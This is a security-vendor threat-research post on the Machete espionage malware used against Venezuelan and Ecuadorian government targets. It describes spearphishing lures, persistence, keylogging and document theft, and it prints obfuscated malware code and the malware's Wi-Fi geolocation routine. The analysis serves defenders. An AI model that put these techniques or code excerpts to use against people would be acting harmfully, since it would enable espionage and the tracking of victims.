Sharpening the Machete

welivesecurity.com/2019/08/05/sharpening-machete-cyberespionage/

August 5, 2019

ESET research uncovers a cyberespionage operation targeting Venezuelan government institutions

ESET Research
5 Aug 2019 - 11:31AM

ESET research uncovers a cyberespionage operation targeting Venezuelan government institutions

Latin America is often overlooked when it comes to persistent threats and groups with politically motivated targets. There is, however, an ongoing case of cyberespionage against high-profile organizations that has managed to stay under the radar. The group behind these attacks has stolen gigabytes of confidential documents, mostly from Venezuelan government organizations. It is still very active at the time of this publication, regularly introducing changes to its malware, infrastructure and spearphishing campaigns.

ESET has been tracking a new version of Machete (the group’s Python-based toolset) that was first seen in April 2018. While the main functionality of the backdoor remains the same as in previous versions, it has been extended with new features over the course of a year.

Machete just got sharper: Venezuelan government institutions under attack

Download Research Paper

Targets

From the end of March up until the end of May 2019, ESET researchers observed that there were more than 50 victimized computers actively communicating with the C&C server. This amounts to gigabytes of data being uploaded every week. More than 75% of the compromised computers were part of Venezuelan government organizations, including the military forces, education, police, and foreign affairs sectors. This extends to other countries in Latin America, with the Ecuadorean military being another organization highly targeted with the Machete malware. The distribution of this malware in these countries is shown in Figure 1.





Figure 1. Countries with Machete victims in 2019

Malware operators

Machete's operators use effective spearphishing techniques. Their long run of attacks, focused on Latin American countries, has allowed them to collect intelligence and refine their tactics over the years. They know their targets, how to blend into regular communications, and which documents are of the most value to steal. Not only does Machete exfiltrate common office suite documents, but also specialized file types used by geographic information systems (GIS) software. The group is interested in files that describe navigation routes and positioning using military grids.

The Machete group sends very specific emails directly to its victims, and these change from target to target. These emails contain either a link to, or an attachment of, a compressed self-extracting archive that runs the malware and opens a document that serves as a decoy.

Figure 2 is a typical PDF file displayed to a potential victim during compromise. To trick unsuspecting targets, Machete operators use real documents they have previously stolen; Figure 2 is a classified official document that is dated May 21st, 2019, the same day the related .zip file was first sent to targets. ESET has seen more cases like this where stolen documents dated on one particular day were bundled with malware and used on the same day as lures to compromise new victims.



BOLIVARIANO, UBICADO EN CARACAS DISTRITO CAPITAL CON LA FINALIDAD DE RESOLVER ASUNTOS
RELANACIONADO AL SERVICIO REGRESO SIN NOVEDAD

21 MAY 2019

INSTRUCCIONES ESPECIALES:

DIA: 21 HORA: 08:00
MES: MAYO AÑO: 2019

SIMBOLO JEFE DE SERVICIO FIRMA

ANTONIO
SARGENTO PRIMERO

TELF PAG N° 01 DE: 01

CLASIFICACION DE SEGURIDAD
CONFIDENCIAL

JEFE
BRIGADA

Figure 2. Decoy (PDF file) in one of the Machete downloaders (blurred)

The kind of documents used as decoys are sent and received legitimately several times a day by the group's targets. For example, *Radiogramas* are documents used for communication in the Venezuelan military forces. Attackers take advantage of that, along with their knowledge of military jargon and etiquette, to craft very convincing phishing emails.

Main characteristics

The Machete group is very active and has introduced several changes to its malware since a new version was released in April 2018. Previous versions were described by Kaspersky in 2014 and Cylance in 2017. In Figure 3 we show the components for the new version of the Machete malware.





Figure 3. Components of Machete

The first part of the attack consists of a downloader that comes as a self-extracting archive, made with 7z SFX Builder. Once the archive is unpacked by the self-extraction code, the extractor opens a PDF or Microsoft Office file that serves as a decoy, and then runs the downloader executable from the archive. That executable is another self-extracting file that contains the actual downloader binary (a py2exe component) and a configuration file with the downloader's target URL as an encrypted string.

All download URLs we have seen are at either Dropbox or Google Docs. The files at these URLs have all been self-extracting (RAR SFX) archives containing encrypted configuration and py2exe backdoor components. Since May 2019, however, the Machete operators stopped using downloaders and started to include the decoy file and backdoor components in the same archive.

The py2exe binaries can be decompiled to obtain Python code. All of the components – downloaders and backdoors – are obfuscated with pyobfuscate. This has been used in previous versions of the malware as well. Figure 4 shows part of one of these obfuscated scripts.



```
 zzZ2Z2zZ=256
 if 59-59:l1111II11I111
 if 51-51:II1II1111*111.zZ2-z2zzzz2Z2zZ2+11111111111II%11111111111II
 111III=lambda I1I11111:I1I11111+(zzZ2Z2zZ-len(I1I11111)%zzZ2Z2zZ)*chr(zzZ2Z2zZ
 if 68-68:zZ2+z2zzzz2Z2zZ2%zZ2-I111111111-z2zzzz2Z2zZ2
 if 81-81:I111I11I111-II1II1111/z22z22zz%zZ2%111
 if 84-84:I1I1111II11I/111%111111I11-I1*zzz
 lI111II1111II=lambda I1I11111:I1I11111[0:-ord(I1I11111[-1])]
 if 1-1:I111II
 if 59-59:z2zzzz2Z2zZ2-I1I1111II11I+z2zz2Zzz%zZ2
 try:
  with open(111I111II11II+"jer.dll")as II11I1II:
   if 21-21:ZzZzzz/I111II/zZ2-I1
   if 27-27:z2zz2Zzz-1111111111II-zzz-1111I111111%I1I1111II11I*1111I111111
   11III1I11111I=II11I1II.read().splitlines()
   if 83-83:Z2zZZ22%ZzZzzz*zzz*ZzZzzz
   if 78-78:zzz2+11111111I11*Z2zZZ22.I111II
 except Exception,111IIII1:
  if 2-2:zzz2.ZzZzzz-111+I1I1111II11I/111111I11+I1
  if 46-46:111+ZzZzzz%zzz
  print 111IIII1
  if 50-50:111111I11+zZ2.z2zz2Zzz/111+zzz2*z22z22zz
  if 6-6:ZzZzzz/zzz2%11111II11I111
except Exception,111IIII1:
 if 28-28:I1I1111II11I
 if 93-93:11111II11I111+z2zz2Zzz/I111111111+z22z22zz
 print 111IIII1
try:
 zZZzzzzzzZ2=11('aEjQhfDdHh_oAWfFZAALWt4r_P1AEEfd')
 if 6-6:I1*zzz/z22z22zz
 I11111I=zZZzzzzzzZ2.Dscreuurt(11III1I11111I[0])
```

Figure 4. Script obfuscated with pyobfuscate

Since August 2018, the Machete components have been delivered with an extra layer of obfuscation. The scripts now contain a block of zlib-compressed, base64-encoded text which, after being decoded, produces a script like the one in Figure 4. This first layer of obfuscation is produced using pyminifier with the -gzip parameter.

Backdoor components

Machete's dropper is a RAR SFX executable. Three py2exe components are dropped: GoogleCrash.exe, Chrome.exe and GoogleUpdate.exe. A single configuration file, jer.dll, is dropped, and it contains base64-encoded text that corresponds to AES-encrypted strings. A schema summarizing the components is shown in Figure 5.




Figure 5. Backdoor py2exe components of Machete

GoogleCrash.exe is the main component of the malware. It schedules execution of the other two components and creates Windows Task Scheduler tasks to achieve persistence.

The Chrome.exe component is responsible for collection of data from the victimized computer. It can:


- Take screenshots
- Log keystrokes
- Access the clipboard
- AES-encrypt and exfiltrate documents
- Detect newly inserted drives and copy files
- Execute other binaries downloaded from the C&C server
- Retrieve specific files from the system
- Retrieve user profile data from several browsers
- Collect geolocation of victims and information about nearby Wi-Fi networks

- Perform physical exfiltration to removable drives

The Machete operators are interested in obtaining specific file types from their targets. Apart from Microsoft Office documents, drives are searched for:

- Backup files
- Database files
- Cryptographic keys (PGP)
- OpenOffice documents
- Vector images
- Files for geographic information systems (topographic maps, navigation routes, etc.)

Regarding the geolocation of victims, Chrome.exe collects data about nearby Wi-Fi networks and sends it to the Mozilla Location Service API. In short, this application provides geolocation coordinates when it's given other sources of data such as Bluetooth beacons, cell towers or Wi-Fi access points. Then the malware takes latitude and longitude coordinates to build a Google Maps URL. Part of the code is shown in Figure 6.



```
dict_ap={"wifiAccessPoints":[]}

for i in range(len(list_ap_mac)):
    mac=list_ap_mac[i]
    signal=list_ap_signal[i]
    mac_signal={"macAddress":list_ap_mac[i],"signalStrength":(int(list_ap_signal[i]))}
    dict_ap["wifiAccessPoints"].append(mac_signal)

location_url = "https://location.services.mozilla.com/v1/geolocate?key=test"
print "POSTING to %s"%location_url
json_list_aps=json.dumps(dict_ap,sort_keys=True,indent=4,separators=(',',': '))

print "[+] Sending the request to Google"
moz_geo_data=urllib2.urlopen(location_url,json_list_aps).read()
location=simplejson.loads(moz_geo_data)
print json_list_aps

maps_url="http://maps.google.com/maps?q="+str(location["location"]["lat"])+","+str(location["location"]["lng"])
location_url_2=location_url+str(location["location"]["lat"])+","+str(location["location"]["lng"])
```

Figure 6. Code for geolocation

The advantage of using Mozilla Location Service is that it permits geolocation without an actual GPS and can be more accurate than other methods. For example, an IP address can be used to obtain an approximate location, but it is not so accurate. On the other hand, if there is available data for the area, Mozilla Location Service can provide information such as in which building the target is located.

The GoogleUpdate.exe component is responsible for communicating with the remote C&C server. The configuration to set the connection is read from the jer.dll file: domain name, username and password. The principal means of communication for Machete is via FTP, although HTTP communication was implemented as a fallback in 2019.

This component uploads encrypted files to different subdirectories on the C&C server, but it also retrieves specific files that have been put on the server by the Machete operators. This way, the malware can have its configuration, malicious binaries and file listings updated, but can also download and execute other binaries.

In conclusion

The Machete group is operating more strongly than ever, even after researchers have published technical descriptions and indicators of compromise for this malware. ESET has been tracking this threat for months and has observed several changes, sometimes within weeks.

At the time of this publication, the latest change introduced six backdoor components, which are no longer py2exe executables. Python scripts for malicious components, an original executable for Python 2.7, and all libraries used are packed into a self-extracting file.

Various artifacts that we have seen in Machete's code and the underlying infrastructure lead us to think that this is a Spanish-speaking group. The presence of code to exfiltrate data to removable drives when there is physical access to a compromised computer may indicate that Machete operators could have a presence in one of the targeted countries, although we cannot be certain.

A full and comprehensive list of Indicators of Compromise (IoCs) can be found in the full white paper and on GitHub. ESET detects this threat as a variant of Python/Machete.

For a detailed analysis of the backdoor, refer to our white paper Machete just got sharper: Venezuelan government institutions under attack.

For any inquiries, or to make sample submissions related to the subject, contact us at threatintel@eset.com.

MITRE ATT&CK techniques

Tactic	ID	Name	Description
Initial Access	T1192	Spearphishing Link	Emails contain a link to download a compressed file from an external server.
T1193	Spearphishing Attachment	Emails contain a zipped file with malicious contents.	
Execution	T1204	User Execution	Tries to get users to open links or attachments that will execute the first component of Machete.

Tactic	ID	Name	Description
T1053	Scheduled Task	Other components of Machete are executed by Windows Task Scheduler.	
Persistence	T1158	Hidden Files and Directories	Malware files and folders are hidden for persistence.
T1053	Scheduled Task	All of the components are scheduled to ensure persistence.	
Defense Evasion	T1027	Obfuscated Files or Information	Python scripts are obfuscated.
T1045	Software Packing	Machete payload is delivered as self-extracting files. Machete downloaders are UPX packed.	
T1036	Masquerading	File and task names try to impersonate Google Chrome executables.	
Credential Access	T1145	Private Keys	A compromised system is scanned looking for key and certificate file extensions.
T1081	Credentials in Files	Machete exfiltrates files with stored credentials for Chrome and Firefox.	
Discovery	T1049	System Network Connections Discovery	Netsh command is used to list all nearby Wi-Fi networks.
T1120	Peripheral Device Discovery	Newly inserted devices are detected by listening for the WM_DEVICECHANGE window message.	
T1083	File and Directory Discovery	File listings are produced for files to be exfiltrated.	
T1057	Process Discovery	In the latest version, running processes are enumerated searching for browsers.	

Tactic	ID	Name	Description
T1217	Browser Bookmark Discovery	Browser data such as bookmarks is gathered for Chrome and Firefox.	
T1010	Application Window Discovery	Window names are reported along with keylogger information.	
Collection	T1115	Clipboard Data	Clipboard data is stolen by creating an overlapped window that will listen to keyboard events.
T1005	Data from Local System	File system is searched for files of interest.	
T1025	Data from Removable Media	Files are copied from newly inserted drives.	
T1056	Input Capture	Machete logs keystrokes from the victim’s machine.	
T1113	Screen Capture	Python Imaging Library is used to capture screenshots.	
T1074	Data Staged	Files and logs are stored in the Winde folder, encrypted.	
Command and Control	T1043	Commonly Used Port	Standard FTP port is used for communications. Standard HTTP port as fallback.
T1008	Fallback Channels	Machete uses HTTP to exfiltrate documents if FTP is unavailable.	
T1105	Remote File Copy	Machete can download additional files for execution on the victim’s machine.	
T1071	Standard Application Layer Protocol	FTP is used for Command & Control.	

Tactic	ID	Name	Description
Exfiltration	T1020	Automated Exfiltration	All collected files are exfiltrated automatically via FTP to remote servers.
T1002	Data Compressed	Machete compresses browser’s profile data as .zip files prior to exfiltrating it.	
T1022	Data Encrypted	Collected data is encrypted with AES before transmitting it. In the latest version of the malware, it is encoded with base64 (but not encrypted).	
T1041	Exfiltration Over Command and Control Channel	Data is exfiltrated over the same channel used for C&C.	
T1052	Exfiltration Over Physical Medium	Data from all drives in a compromised system is copied to a removable drive if there is a special file in that drive.	
T1029	Scheduled Transfer	Data is sent to the C&C server every 10 minutes.	

5 Aug 2019 - 11:31AM

Newsletter

Discussion